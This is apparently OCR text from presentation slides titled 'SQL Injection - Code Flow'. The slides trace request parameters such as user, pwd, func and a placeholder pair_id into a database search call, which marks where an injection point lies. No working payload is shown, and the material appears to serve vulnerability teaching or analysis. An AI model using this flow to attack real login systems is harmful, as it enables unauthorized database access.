
SQL Injection - Code Flow



user = Alice
pwd = correct
func = approve
op = 1

pair_id = <pair_id>
msg = session

SQL Injection - Code Flow




user = Alice
pwd = correct
func = approve
op = 1

pair_id = <pair_id>
msg = session

檢查 pair_id 是否失敗過

SQL Injection - Code Flow




user = Alice
pwd = correct
func = approve
op = 1

pair_id = <pair_id>
msg = session

Call db_client_search_string


query.key = "pair_id"
query.val = <pair_id>

SQL Injection - Code Flow

